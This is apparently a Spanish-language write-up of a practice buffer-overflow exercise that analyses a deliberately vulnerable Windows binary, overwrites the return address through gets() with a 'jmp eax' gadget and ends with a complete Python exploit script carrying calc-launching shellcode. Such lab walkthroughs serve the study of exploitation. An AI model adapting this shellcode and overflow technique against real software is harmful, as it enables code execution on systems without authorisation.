
Tal cual dice en el **main** la idea de este **ABO** es ejecutar la calculadora.




Después de esto llama a una función, le pondré de nombre **función** :P


Esta función sólo tiene un parametro, asi que por **default** se le manda un **1 (uno)**, y al regresar de esta función se libera el espacio de memoria que ocupó el argumento **1.**



Esta es la **función,** vemos que reserva **0x400 (1024) bytes** para la variable **buffer** que luego se lo manda como argumento de la función **gets.**

****


Hacemos doble clic sobre la variable **var\_buffer** y después lo convertimos en un **array**

****

Nos queda asi, con los 1024 bytes.




La idea es desbordar la variable **var\_buffer** hasta pisar el **ret**, así que seleccionamos hasta el **s** que es el **base pointer,** y vemos la cantidad de bytes que hay hasta ahí. Entonces después para pisar el **ret** solo tenemos que agregar **4 bytes** con la dirección a donde queremos que salte, en este caso queremos que salte al **payload** que le vamos a mandar por parámetro y estará al comienzo de la variable **var\_buffer.**





En el momento que se pisa el **ret** debemos saltar al comienzo del **payload**, en este momento estaremos parados en el **ret**, tenemos que tener en cuenta el estado de los registros, quizás alguno apunta al **payload.**


La función **gets** recibe como argumento un puntero a una cadena, y al retornar se almacena en **eax** la dirección a esta. Por suerte eax no se modifica así que al llegar al **retn** aún estará apuntando al **buffer.**




Necesitamos buscar un **jmp eax (FFE0)** en el código.



****


****

****

El script nos quedaria asi

| import sys import binascii from subprocess import Popen, PIPE   winexec\_calc\_shellcode = b'31c94931d2e347526863616c6389e65256648b72308b760c8b760cad8b308b7e188b5f3c8b5c1f788b741f2001fe8b4c1f2401f90fb72c5142ad813c0757696e4575f18b741f1c01fe033caeffd76a605a6863616c6354594883ec2865488b32488b7618488b761048ad488b30488b7e3003573c8b5c17288b741f204801fe8b541f240fb72c178d5202ad813c0757696e4575ef8b741f1c4801fe8b34ae4801f799ffd7' winexec\_calc\_shellcode = binascii.unhexlify(winexec\_calc\_shellcode)  buffer = winexec\_calc\_shellcode + (b"A" \* (1024 - len(winexec\_calc\_shellcode))) s = b"A" \* 4 r = b"\xA5\x0F\x41\x00"  payload = buffer + s + r  p1 = Popen("ABO1\_VS\_2017.exe", stdin=PIPE) print ("PID: %s" % hex(p1.pid)) print ("Enter para continuar")  p1.communicate(payload) p1.wait() input() |
| --- |

Lo ejecutamos y al aceptar el messagebox nos aparecerá la calculadora

****